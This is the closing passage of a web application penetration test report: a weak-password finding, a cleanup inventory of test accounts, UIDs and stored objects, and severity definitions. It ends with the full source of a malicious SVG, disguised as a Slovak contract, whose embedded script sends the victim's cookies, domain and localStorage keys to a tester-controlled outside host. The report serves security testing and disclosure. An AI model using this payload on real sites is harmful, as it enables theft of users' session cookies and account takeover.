Remediation	1. Enforce a minimum password length of 12 characters server-side on all account-creation and password-change flows, and require at least one uppercase letter, one digit, and one symbol. 2. Reject common passwords by integrating a blocklist check against a top 10.000 breached-password list. 3. On next successful login for accounts with sub-8-character passwords, force a password-change flow.
References	• https://cwe.mitre.org/data/definitions/521.html • https://pages.nist.gov/800-63-3/sp800-63b.html • https://owasp.org/www-project-application-security-verification-standard/

Finding Evidence

The tester navigated to the account registration page at `www.web.app` and located the sign-up form. The registration form required an email address and a password to create an account.

Figure 55 - Sign-up form.

After supplying a six-character numeric password composed entirely of sequential digits, the application accepted the input without validation and confirmed successful account creation.

A Appendix

A.1 Changes/Host Cleanup

During the engagement, several test artifacts (authentication accounts, Firestore documents, and Storage objects) were created to fully exercise the application and validate the findings. Those that could be removed from the client side were deleted by the tester, while the remainder require manual cleanup by an administrator, because the application's security rules correctly blocked client-initiated deletion. The complete inventory is provided below.

A.1.1 Firebase Authentication accounts

Account	UID	Cleanup required
REDACTED (original Operator Account A)	`KsAMCZLyOoMwJjd6zPSOFh7OXUU2`	**None**
REDACTED (re-created)	`AM3eic8jZYO24QQuU51iQgIoU382`	**Delete** account
`keden33874@preparmy.com` (Customer)	`t0OEqYE0QjfEFk8sL4waScuqT983`	**Delete** disabled account
`fake.licencia@gmail.com` (Hustler Provider)	`1b3eO0Ja4oSXqu4K8vM4DywK9Kk1`	**Delete** disabled account
`letarged@gmail.com` (Letarged Customer)	`UmcV5KmWcMaR4ApXNvkV5uHbJSi1`	**Delete** account
`fixap70652@synsky.com`	`2OTVqOL7PNSsuRD8kEaVBp5IaRd2`	**None**
`sowoci4942@herojp.com`	`mmjkTpQxJUf0jpNEq448dEBOTvC2`	**Delete** account
`cediwo5770@aratrin.com` (Ron Weysley)	`gd6FHecZUZXXVdRDMTNB62KAxwJ3`	**None**
`webapp-test-c@proton.me` (Account C)	`VqDv1NV4d5QzDd46v0psLbK0UVv1`	**Delete** account
`webapp-test-d@proton.me` (Account D)	`p1flRxNmGlfqHvT6kiAk1LaiFN92`	**Delete** account + `users` doc (`role:admin`)
`webapp-test-e@proton.me` (Account E)	`kvgeMriyxrgAsIQdUC7sQn7ny552`	**Delete** account

Account	UID	Cleanup required
`webapp-test-f@proton.me` (Account F)	`ycTEPX0qhrcL86b5gCBdld2jvw83`	**Delete** account
Account G (`webapp-admin-test-1780605532@mailnull.com`)	`iGIoXArnixbRmEKChN9BNySVfcu2`	**Delete** account + `users` doc (`role:admin`)
Account H (`webapp-np-test-1780607072@mailnull.com`)	`QI3x8MF8FSYjfA0glqaiXyia8as1`	**Delete** account
Account I (`webapp-test-i-1780661003@mailnull.com`)	`lmMC43ci3aZKAajhDhx5aRc1lnk2`	**Delete** account + `users` doc (`role:provider`)
Attacker account (`attacker@attacker.com`)	`IyWHSg3EMaVFF4CzMyY1jd6ccph2`	**Delete** account + Storage SVGs (see A.1.4)

A.1.2 Firestore Documents - removed

Path	Type	Cleanup required
`users/KsAMCZLyOoMwJjd6zPSOFh7OXUU2/private/data`	Operator Account A private subcollection	**None**
`users/1b3eO0Ja4oSXqu4K8vM4DywK9Kk1/private/data`	Hustler private subcollection	**None**
3 listings owned by old Operator (`GLk7pc2uBRbvQ2EJNSdI`, `X43EJ8heE9ZJRTYYJqsi`, `lupxs1cTGuVA9ElxfMR9`)	listings	**None**
2 listings owned by Hustler (`EamR8MMbp5sPq9UnVoIm`, `LocQ5LtXkBUB7j0LZE0Q`)	listings	**None**
8 `availabilityEvents` owned by old Operator	availabilityEvents	**None**
5 `availabilityEvents` owned by Hustler	availabilityEvents	**None**
`providerSettings/t0OEqYE0QjfEFk8sL4waScuqT983`	providerSettings doc on customer	**None**
Test listing `xfNDTcfr4IFr63NLP2E9`	listings PoC	**None**

A.1.3 Firestore Documents - requiring server-side removal

Path	Reason
`users/KsAMCZLyOoMwJjd6zPSOFh7OXUU2`	Client delete denied; CF cleanup blocked by paid reservation `XGgLbmuxbeaCEW3NOp5t`; Auth already hard-deleted, no token obtainable
`reservations/NOpAVSCJxl7eAEDDXuRy`	Reservation delete denied to client (`HTTP 403`)
`reservations/IoXiqqd06lQoCBNJauBJ`	Reservation delete denied to client (`HTTP 403`)
`reservations/QyjCjnX9FXzdkpQdeqHD`	Reservation delete denied to client (`HTTP 403`)
`reservations/XGgLbmuxbeaCEW3NOp5t`	Reservation delete denied to client (`HTTP 403`); `status: paid` also locks the CF account-cleanup path
`reservations/Ne87tP6cI1mSnR95ZBMd`	Reservation delete untested; created on a staging-like path inaccessible to the operator
`listings/P2I5c6A0CXf5zN7X1pXa`	Owned by a seed-provider UID inaccessible to the operator
`listings/YP2EH92ygjW4HhCLiGul`	Owned by Account E; operator no longer authenticated as Account E
`conversations/CH9mXtcVoBJj0y4rr1Xc`	Collection patched against client writes; reads/deletes denied to non-participants
`conversations/YV0W38zc6BSB8wt6Uiye`	Collection patched against client writes; reads/deletes denied to non-participants

A.1.4 Firebase Storage files

Path	Status
`providers/IyWHSg3EMaVFF4CzMyY1jd6ccph2/test.svg`	**REQUIRES ADMIN** (Firebase Console > Storage > delete object)
`providers/IyWHSg3EMaVFF4CzMyY1jd6ccph2/xxe-a.svg`	**REQUIRES ADMIN** (Firebase Console > Storage > delete object)
`providers/IyWHSg3EMaVFF4CzMyY1jd6ccph2/xxe-b.svg`	**REQUIRES ADMIN** (Firebase Console > Storage > delete object)

A.2 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Alexis's data.

Rating	CVSS Score Range	Explanation
Critical	9.0 – 10.0	Exploitation will result in **severe and immediate impact** to confidentiality, integrity, and/or availability, often leading to full system compromise, widespread service disruption, or large-scale data loss. **Significant financial, legal, and reputational damage is likely**, and effective security controls are absent or insufficient.
High	7.0 – 8.9	Exploitation will cause **substantial harm** with a high likelihood of occurrence due to exposure or weak controls. **Major financial, legal, or reputational damage is likely**, and existing security controls do not adequately reduce the impact.
Medium	4.0 – 6.9	Exploitation will **significantly impact** confidentiality, integrity, or availability but is partially mitigated by existing controls. **Moderate financial loss or public exposure may occur**, or the issue would otherwise be High risk but has limited threat exposure.
Low	0.1 – 3.9	Exploitation will cause **minimal operational impact**, with limited or no risk to sensitive data. **Minor financial loss or inconvenience** may occur, and security controls effectively limit impact, or likelihood of exploitation is low.
Info	0.0	Informational finding with **no direct security impact**. Included for **visibility, awareness, or hardening purposes**, such as configuration observations, best-practice deviations, or contextual information.

A.3 SVG Payload source code from: "Stored XSS via SVG Upload in Firebase Storage"

Below is the full source code of the malicious SVG used in the finding: **Stored XSS via SVG Upload in Firebase Storage** (*link*). The SVG contains payload which, when executed, initiates connection to a tester-controlled destination. For demonstration purposes, the destination was set to `https://da28c2d0b908c3.lhr.life`. Refer to the corresponding finding for more detailes.

```
<?xml version="1.0" encoding="UTF-8"?>
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 420 560" width="420" height="560">
<script><![CDATA[
new Image().src = 'https://da28c2d0b908c3.lhr.life'



• '?origin=' + encodeURIComponent(document.domain)

• '&cookie=' + encodeURIComponent(document.cookie)

• '&ls=' + encodeURIComponent(JSON.stringify(Object.keys(localStorage)));
  ]]></script>



<!-- Page background -->
<rect width="420" height="560" fill="#ffffff" rx="4"/>
<!-- Page shadow -->
<rect x="2" y="2" width="420" height="560" fill="#e2e8f0" rx="4"/>
<rect width="420" height="560" fill="#ffffff" rx="4"/>


<!-- Top accent bar -->
<rect width="420" height="6" fill="#6366f1" rx="2"/>


<!-- Header area -->
<rect x="0" y="6" width="420" height="64" fill="#f8fafc"/>
<rect x="0" y="70" width="420" height="1" fill="#e2e8f0"/>


<!-- Logo -->
<text x="28" y="44" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="22" font-weight="800" fill="#0f172a">webapp</text>
<text x="72" y="44" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="22" font-weight="800" fill="#6366f1">.</text>
<text x="80" y="44" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="22" font-weight="800" fill="#0f172a">sk</text>
<text x="28" y="60" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-size="9"
fill="#94a3b8">Bezpečná platforma pre služby</text>


<!-- Doc type badge -->
<rect x="298" y="20" width="96" height="26" fill="#ede9fe" rx="4"/>
<text x="346" y="37" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" font-weight="600" fill="#7c3aed" text-anchor="middle">ZMLUVA</text>


<!-- Document title -->
<text x="28" y="110" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="15" font-weight="700" fill="#0f172a">Zmluva XYZ</text>
<text x="28" y="128" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" fill="#64748b">Číslo: WEBAPP-2026-06-4471 · Dátum: 07.06.2026</text>


<!-- Divider -->
<rect x="28" y="140" width="364" height="1" fill="#e2e8f0"/>
```

```
<!-- Section: Zmluvné strany -->
<text x="28" y="162" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" font-weight="700" fill="#6366f1" letter-spacing="1">ZMLUVNÉ STRANY</text>

<text x="28" y="180" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" font-weight="600" fill="#374151">Poskytovateľ:</text>
<text x="28" y="194" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" fill="#64748b">Hustler Provider · IČO: 12 345 678</text>
<text x="28" y="207" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" fill="#64748b">Address XYZ</text>

<text x="220" y="180" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" font-weight="600" fill="#374151">Zákazník:</text>
<text x="220" y="194" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" fill="#64748b">Letarged · ID: UmcV5Km</text>
<text x="220" y="207" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" fill="#64748b">Letargy 99, 99999 NonExistent</text>

<!-- Divider -->
<rect x="28" y="220" width="364" height="1" fill="#e2e8f0"/>

<!-- Section: Predmet zmluvy -->
<text x="28" y="240" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" font-weight="700" fill="#6366f1" letter-spacing="1">PREDMET ZMLUVY</text>

<!-- Fake content lines -->
<rect x="28" y="252" width="340" height="7" fill="#f1f5f9" rx="2"/>
<rect x="28" y="265" width="310" height="7" fill="#f1f5f9" rx="2"/>
<rect x="28" y="278" width="328" height="7" fill="#f1f5f9" rx="2"/>
<rect x="28" y="291" width="280" height="7" fill="#f1f5f9" rx="2"/>

<!-- Section: Cena -->
<rect x="28" y="312" width="364" height="1" fill="#e2e8f0"/>
<text x="28" y="332" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" font-weight="700" fill="#6366f1" letter-spacing="1">CENA A PLATOBNÉ PODMIENKY</
text>

<rect x="28" y="344" width="340" height="7" fill="#f1f5f9" rx="2"/>
<rect x="28" y="357" width="295" height="7" fill="#f1f5f9" rx="2"/>

<!-- Price box -->
<rect x="28" y="374" width="364" height="38" fill="#f8fafc" rx="4" stroke="#e2e8f0" stroke-
width="1"/>
<text x="42" y="396" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" fill="#64748b">Celková cena vrátane DPH:</text>
<text x="330" y="396" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="13" font-weight="700" fill="#0f172a" text-anchor="end">5,00 €</text>

<!-- Section: Podpisy -->
<rect x="28" y="426" width="364" height="1" fill="#e2e8f0"/>
<text x="28" y="446" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="10" font-weight="700" fill="#6366f1" letter-spacing="1">PODPISY</text>
```

```
<!-- Signature lines -->
<rect x="28" y="490" width="140" height="1" fill="#94a3b8"/>
<text x="28" y="503" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="9" fill="#94a3b8">Poskytovateľ</text>

<rect x="252" y="490" width="140" height="1" fill="#94a3b8"/>
<text x="252" y="503" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="9" fill="#94a3b8">Zákazník</text>

<!-- Footer -->
<rect x="0" y="530" width="420" height="30" fill="#f8fafc"/>
<rect x="0" y="530" width="420" height="1" fill="#e2e8f0"/>
<text x="210" y="549" font-family="-apple-system,BlinkMacSystemFont,sans-serif" font-
size="8" fill="#94a3b8" text-anchor="middle">web.app ·Referencia </text>
```

```
</svg>
```

Figure 56 - SVG source code.

End of Report